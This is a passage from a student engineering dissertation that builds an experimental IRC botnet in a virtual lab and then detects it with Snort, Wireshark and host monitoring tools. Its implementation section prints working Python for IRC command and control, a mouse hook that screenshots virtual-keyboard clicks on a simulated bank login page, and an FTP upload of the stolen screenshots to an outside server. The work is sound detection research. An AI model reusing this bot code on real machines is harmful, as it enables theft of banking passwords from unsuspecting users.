
In order to take screenshots of users while entering their password, the first problem was to recognise that a user is going to log into the webpage of a bank. A trap is thus created: once connected on the private channel, the Botmaster can send a !screenshot
command to any of his Bots (Figure 7). This command prompt Internet Explorer to open a window and make the script trigger every URL typed in, until a known URL of the bank website is found. This experiment will, of course, use a personal website during the simulation. Once the Botnet recognises a bank website typed into the URL, the Botnet will secretly trigger the next six clicks of the user. These clicks should be, for the first one, the selection of the account field and then for the next five clicks, the password numbers selection on the virtual keyboard. These screenshots will be saved on the Bot hard drive. Some messages will be sent from the Botnet to the IRC channel, to let the Botmaster know when it has started taking screenshot and when they are available.
BotMaster IRC Channel Botnet Send (!screenshot)
Send (!screenshot)
Send msg (Screenshots in progress)
Send msg (Screenshots ready for upload)
Open Internet Explorer + wait for specific website
Trigger next 6 clicks and take screenshots
Save files on hard drive
Figure 7 - UML Diagram of screenshot module calls
3.3.2 FTP module
Once the screenshot command is sent, six files are created on the Bot hard drive as a result of the triggered clicks. These screenshots give the opportunity to see where the mouse cursor is on the virtual keyboard which helps to determine the password. However, another problem appears: it would be too long and too dangerous for the Botmaster to retrieve screenshots from every single machine. To solve this loss of
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 27
time, a FTP will be used to transfer the screenshots: the Botmaster, by typing the command !upload, will be able to tell the Bot that it needs to establish a connection to a private FTP server and transfer the stolen data (Figure 8). Thereby the Botmaster has the possibility to connect to the FTP server from anywhere at any time to retrieve the stolen data and look for stolen passwords. The Botnet will send messages to the IRC channel once it successfully connects to the FTP server and once the files have been uploaded.
Botmaster IRC Channel Botnet FTP
Send(!upload)
Send(!upload)
Send(request for connexion)
Transfer started
Possibility to retreive the data
Send(connection successful)
Transfer successful Send msg (Files are being uploaded...)
Sendmsg (The upload being successful)
Figure 8 - UML Diagram of FTP module calls
3.4 Detection overview

The Bot activity is going to be split in two parts in order to achieve a detection of the network activity on one side and host activity on the other side (Figure 8).
3.4.1 Network activity
The Bot produces two kinds of network activity: IRC (ensure communication with the Botmaster) and FTP (transfer the stolen data). The network activity is going to be captured using Wireshark, a network protocol analyzer widely used in the industry. The whole activity of the Botnet will then be studied in order to determine which specific packets are a part of the communication protocol, and part of the transfer protocol. These packets will then be used by an Intrusion Detection System (IDS) to raise an alarm. This IDS named Snort is able to detect attacks and raise alarms if something acts against its rules. Therefore, these rules will be configured to detect the Botnet activity within the network.
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 28
Figure 9 – Hierarchy of the Botnet activity
3.4.2 Host activity
The host activity will be examined using the software programmes, Process Monitor and File Watcher. Process monitor is an advanced monitoring tool for Windows that shows real-time file system, registry and process/thread activity. The starting and stopping of the processes use timestamp which will help to determine processes used once the Bot is running and reveal what operation is it doing. A file watcher will track each file created and deleted during the Botnet cycle.
3.5 Experimental design and test
3.5.1 Functionality testing
To ensure the good working order of the Botnet, the attacks can be checked on the Bot host. The first function which detects specific websites, triggers clicks, takes screenshots and saves them on the hard drive and will ensure that these screenshots appear in a specific folder. When the path is known the files are accessible and the virtual keyboard reveals the position of the cursor. The second function is the FTP script which uploads stolen screenshots onto a FTP server. To ensure that this function is working properly, a manual connection on the FTP server should show the uploaded screenshot.
Bot in a virtual environnement
Network activity
Communication protocol
Analise IRC traffic using Wireshark
Create a Snort rule to detect malicious
IRC traffic
Transfert protocol
Analyse FTP traffic using Wireshark
Create a Snort rule to detect malicious FTP traffic Host activity Process activity ProcessMonitor Files activity File Watcher
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 29
However, another way to check if the Botnet is functioning correctly is by sending (as a Botmaster) the commands !screenshot and !upload. If the operations have been carrying successfully, the Botnet will let its Botmaster know by sending messages on the IRC channel. Once these tests are successfully done, the Botnet operations will have proved its good working order.
3.5.2 Experiment 1: Botnet detection
The Botnet is going to be installed inside a Blackbox. A Blackbox is a Virtual Machine equipped with numerous sensors which are able to detect malicious activity. The tools seen in Section 3.5, will detect the process activity of the Bot as when an Internet Explorer window pops-up and the Filewatcher triggers the saving of images onto the hard drive. Then, by analysing the network activity using Wireshark, appropriate rules will be created for Snort which should then raise an alarm when the Bot is sending messages to the C&C server.
3.5.3 Experiment 2: IDS evaluation
The second experiment aim to know when the IDS is efficient in function of the network traffic. To make the test as real as possible, attacks will be merged in some random traffic, free of attacks, retrieve from the Massachusetts Institute of Technology [29]. The IDS tool (Snort) is going to show if the attacks have been detected and alarms rose properly. The resources used by the IDS during the experiment, as CPU and memory utilisation, will be logged using the software Performance Monitor to see until which network intensity the IDS is stable. Traffic will be sent at different speed to measure the impact from small-scale network to large-scale network.
3.6 Conclusion
This chapter provides the design of the Bot which is going to be implemented in the next part. Using two modules, the Bot will be able to take screenshots while the user is entering his personal information into a bank website and then uploads these screenshots onto a FTP server, which will allow the Botmaster to retrieve them. Therefore, this experiment can be divided into two parts: the harvest of data by taking screenshots will interact on the host only and the transfer of data to the FTP server on the network only. The detection part will then firstly use host-based tools to detect the processes/files activity used by the Bot and secondly use network-based tools to inspect the traffic and raise an alarm the next time an attack occurs.
The first experiment aims to detect the Bot: using a Filewatcher and Process monitor should reveal all the operations made by the Bot inside the operating system, then, using a network analyser to determine the exchange of messages between Bot and C&C server, should help to determine which rules to write for an IDS. This IDS, once
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 30
effective rules have been implemented, will raise an alert every time communication from the Bot to the C&C server is detected. The second experiment aims to test the IDS with an increasing amount of traffic in order to ascertain when it starts dropping packets and becomes inefficient.
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 31
4 Implementation
4.1 Introduction
The design of an experimental Botnet and associated evaluation/detection tools have been described in the previous chapter. This chapter shows the Botnet implementation inside a Virtual Network, defined in Section 4.2. Specification of the Virtual Machines as software used and hardware configuration will give an overview of the Network structure. In Section 4.3, some code snippets of major parts of the Botnet explain how the Botnet has been coded in order to correspond to the design section. Detection tools, seen in Section 4.4, implement the Filewatcher and ProcessMonitor in order to trigger the Bot activity inside the host. In Section 4.5, detection tools are implemented to trigger malicious network activity. Finally, Section 4.5 explains how to use the Tcpreplay suite in order to replay background traffic from the DARPA data set between two endpoints. This background traffic will be added to some attacks to detect the reliability of the IDS under different amounts of network traffic speed.
4.2 System configuration

This project needs three virtual machines in total to simulate the experiment. The Virtual Machine 1 will host the Bot and play the role of the infected host. Virtual Machine 2 will play the role of the Botmaster by sending commands to the Bot (V.M.1). The third machine (V.M.3) will analyse the network traffic using an Intrusion Detection Tool, which will raise an alarm if malicious traffic is detected. The project needs to be simulated in secure conditions, even if the source code is known, the use of a virtual environment will help further because the number of pre-installed software is minimized which will reduce the interactions inside the operating system and hopefully detect less false positives. Table 2 shows an overview of the hardware and different software used by the Virtual Machines. V.M.1 is running under Windows XP and Python 2.5 which allow the python code execution of the Botnet. Two other tools are also installed, Process monitor which logs the processes used by the Botnet and Filewatcher which logs the files created and deleted during the Botnet cycle. The V.M.2 is running under Backtrack, a penetration testing and security auditing Linux distribution, which has all the tools required pre-installed for this experimentation as the communication protocol (IRC) and is also able to generate background traffic (Tcpreplay, Tcprewrite and Tcpprep). The V.M.3 runs Snort, an IDS, which will analyse the network traffic and raise an alarm if suspicious activity is detected. In addition, the software CPU performance 3.8.5 will log the CPU and RAM utilisation of the IDS during the experiment. These
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 32
Virtual Machines are connected to a Virtual Router in order to ensure secure communication between each other, represented in figure 9.
Table 2 - Specifications of Virtual Machines Virtual Machine 1 (Botnet) Virtual Machine 2 (Botmaster and traffic generator) Virtual Machine 3 (IDS)
CPU Intel Core Duo 2 GHz (shared)
Operating
System Windows XP SP3 Linux (Backtrack) Windows XP SP3
RAM 256 Mo 256 Mo 256 Mo
Hard disc 20 Go 20 Go 20 Go
Software used Python 2.5 IRC Wireshark
Wireshark Tcprewrite Snort
Processmonitor Tcpreplay Performance Monitor Filewatcher Tcpprep
VM1: Botnet VM2: Botmaster
VM3: IDS
Figure 10 - Diagram of experimental Virtual Network
4.3 Botnet implementation
Stephane Klein [30] explained that the Python syntax is compact and very readable. With equal functionality, a python program can be 5 to 10 times shorter than a C or JAVA program and is therefore very lightweight (the script used by the Botnet weight 3.15KB).
4.3.1 Library
In developing a Python module, the need to study which resources are already available on the internet is a necessity. By containing some modules written in C, there is the possibility to access system functionality as file I/O which would not be
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 33
possible with the use of python code only. These libraries can be found on the python website [31]. For example, the following libraries, “ImageGrab” used to capture screenshots [32], “os” which provides operating system functionality [33], and “ftplib” which implements the client side of the FTP protocol [34]. The addition of a library to the script is made by putting import in front of the library at the head of the script, as seen in the following code snippet:
# Script Botnet import ImageGrab import os import ftplib ... 4.3.2 Bot connexion
By using the “socket” library [35], the connection to the IRC channel can take place. IRC works using a GUI but can also be used with command lines: to join a channel the command /join channel_name, to change nickname /nick nickname and so on. The following code snippet used by the Bot to join the IRC channel.
irc = socket.socket(socket.AF_INET, socket.SOCK_STREAM) irc.connect((host, 6667))
irc.send('NICK '+ str(nicks) +'\r\n') irc.send('JOIN '+ channel +'\r\n')
irc.send('NS IDENTIFY '+ str(password) +'\r\n')
4.3.3 Listening for command
Once the Bot has joined the channel, it starts working in passive mode by listening for commands. The Bot can react to two commands, !screenshot and !upload
command, seen in the next code snippet. The detection of one of these commands on the IRC channel will activate the Bot to start triggering clicks or to upload on an ftp server, as seen in Section 3.4
if text.find(':!screenshot') != -1: ...
if text.find(':!upload') != -1: ...
4.3.4 Website filtering
Once the command !screenshot is detected, an Internet Explorer windows will pop-up on the Botnet OS. In the duration of an hour, the URL of this Internet Explorer
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 34
widow will be retrieved and analysed every five seconds in order to check if it corresponds to a bank logging webpage. In this experiment, a personal webpage has been created to simulate the bank webpage (http://Botagentben.free.fr/logging.html). The moment when this website is detected, mouse clicks will start being triggered by using the Pyhook library [36] which can detect mouse events in Windows OS. Once the click is detected, the function “onclick” will take place in order to grab the screenshot, seen below in Section 4.3.5. Finally, the mouse trigger will be turned off; the Bot will send a message to tell the Botmaster that the screenshots are ready for upload and return to normal operating mode.
if text.find(':!screenshot') != -1: ie = IEC.IEController() global x x=1 while x <= 720: time.sleep(5) URL = ie.GetCurrentURL() if URL==‘http://Botagentben.free.fr/logging.html': x = 1000
sendm('[+] Screenshots in progress') hm = pyHook.HookManager()
hm.SubscribeMouseAllButtonsDown(onclick) hm.HookMouse()
hm.UnhookMouse()
sendm('[+] Screenshots ready for upload') else:
print 'website not detected' x = x + 1
4.3.5 Screenshots module
The following Code Snippet shows that once the left click has been triggered, the function onclick is going to be executed. Using the ImageGrab library [37] allows the script to take some screenshots of the victims screen. By doing a loop of the script, six screenshots will be taken during the next six clicks. These screenshots will be saved on the Botnet hard drive to upload later.
def onclick(event): global i
try:
print i
except NameError:
print "i doesn't exist" i = 1
if i <= 5:
img = ImageGrab.grab()
img.save("screenshots/screenImage%d.jpg" % i) print ("screenshot n%d taken" % i)
i = i + 1 if i >=6 :
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 35
return False
4.3.6 Upload module
The second command which can activate the Botnet is the !upload command, seen in Section 3.4.3. This command will, thanks to the library ftplib [38], connect to a server ftp and upload a screenshot. Using a loop, this operation will be done 6 times, and as a result, transfer six stolen files. Once the upload is finished, the Botnet will disconnect itself from the ftp server, giving other Bots the opportunity to access it. Messages will be sent to the IRC channel in order to let the Botmaster know once the Bot has successfully connected to the FTP server and when the files have been sent.
if text.find(':!upload') != -1:
ftp = ftplib.FTP("ftpperso.free.fr") ftp.login("******", "*****")
sendm('[+] Files are being uploaded...') cpt = 4
while cpt <9:
upload(ftp, "screenshots\screenImage%d.jpg" % cpt) print ("screenshot%d transferred" % cpt)
cpt = cpt+1
sendm('[+] The upload has succeed') ftp.quit()
4.4 Host-based detection tools
To ensure the capture of every movement made by the Botnet, a few tools are going to be used to analyse file activity, process activity and network traffic.
4.4.1 File Watcher
The following script is going to capture every file change on the hard disc. The creation and deletion of files will capture and prompt a message on the administrator screen. The os library will provide the possibility to manipulate a path and use operating system dependant functionality .The other main library used is the time library which will analyze files at one moment and then again four seconds later to detect which files have moved during this lapse of time.
import os, time folder = "C:\ "
before = dict ([(f, None) for f in os.listdir (folder)]) while 1:
time.sleep (4)
now = time.asctime(time.localtime())
after = dict ([(f, None) for f in os.listdir (folder)]) added = [f for f in after if not f in before]
removed = [f for f in before if not f in after] if added:
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 36
print now if removed:
print "Removed: ", ", ".join (removed) print now
before = after
4.4.2 ProcessMonitor
ProcessMonitor will be running during the experiment in order to log the process activities. Results will be saved at the end of the experiment, with the opportunity to access them later for study.
4.5 Network based detection tools
This Section shows the analysis of the network traffic using netstat and Wireshark, seen in Section 3.5.2. Packets generated by the Botnet are going to be captured in order to help to configure the Snort rules.
4.5.1 Netstat
Netstat [39] is a command line tool that displays active connections (Both incoming and outgoing), Ethernet statistics and IPV4 statistics. It is generally used for finding problems in the network and determines the amount of traffic on the network. The command netstat shows the established TCP connection and TCP ports.
4.5.2 Snort configuration
Snort is an open source Intrusion Detection System. Using rules it can trigger malicious activity within the network. These sources are accessible from the author website [40] and can be personalised using the VRT’s methodology for writing effective rules [41]. The rules are saved under the name Botnet.rules inside Snort rules directory: /Snort/rules. A few changes need to be made in the configuration files of Snort, which can be found in /Snort/etc/snort.conf, to raise an alert if one of Botnet.rules is detected. The following command is then used to run Snort, which indicates the path of the configuration file (snort.conf), log folder (Snort\log) and also which interface is used to listen to the traffic (eth0):
snort -c c:\Snort\etc\snort.conf -l c:\Snort\log -i eth0
Once Snort is running, alarms can be found inside the log file which contains useful information such as packet analysed/dropped, type of violation, IP source/destination and many others.
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 37
4.6 Background traffic generation
To provide an experiment as real as possible, the Botnet traffic will be merged with some background traffic, retrieved from the Massachusetts Institute of Technology [29]. This background traffic was simulated on Tuesday 2nd March 1999, during a
twenty-two hour period and was used to test the working order of their IDS. However, this traffic is free of attacks. This traffic is going to be used with the TCP replay package which will send the traffic between two hosts in order to test how the IDS reacts firstly to a small-scale network with a low network activity and secondly to a large scale-network with intense network traffic. Figure 10 shows the virtual network structure of the background traffic generation.
VM1: Botnet VM2: Background traffic generator
VM3: IDS Background traffic sent at a different speed Background traffic sent at a different speed
Listen network activity @ 192.168.230.133 @192.168.230.129
@192.168.230.130
Figure 11 – Diagram of Virtual Machines used for Background traffic generation
4.6.1 Tcpprep
Tcpprep [42] is the first tool used to manipulate this traffic capture. This tool is going to create a cache file used to split the traffic in two parts: the client side and the server side. Splitting the traffic will help the third tool Tcpreplay to send packets faster, as it will not has to do any calculation to know which packet is from the client side or the server side. The following command is used to split the traffic:
tcpprep --auto=bridge --pcap=tcpdump.pcap --cachefile=input.cache
In the bridge mode, the tcpdump.pcap (packet capture from the DARPA data set) is split in two sides (client/server) and calculations which define each side are saved inside the file input.cache. Tcpprep automatically recognise the client side when a host sends a TCP SYN packet (a request for connection) and recognises the server side when a host acknowledge the TCP SYN using a TCP SYN/ACK packet.
![Table 1 – Command and Control Topologies [6]](https://thumb-us.123doks.com/thumbv2/123dok_us/1936831.2785648/14.892.100.787.656.864/table-command-control-topologies.webp)
![Figure 2 - Hybrid P2P Botnet [7]](https://thumb-us.123doks.com/thumbv2/123dok_us/1936831.2785648/16.892.192.778.148.695/figure-hybrid-p-p-botnet.webp)
![Figure 3 - Zeus Control Index[23]](https://thumb-us.123doks.com/thumbv2/123dok_us/1936831.2785648/21.892.112.791.434.868/figure-zeus-control-index.webp)
![Figure 4 - Torpig network infrastructure [1]](https://thumb-us.123doks.com/thumbv2/123dok_us/1936831.2785648/23.892.114.783.178.419/figure-torpig-network-infrastructure.webp)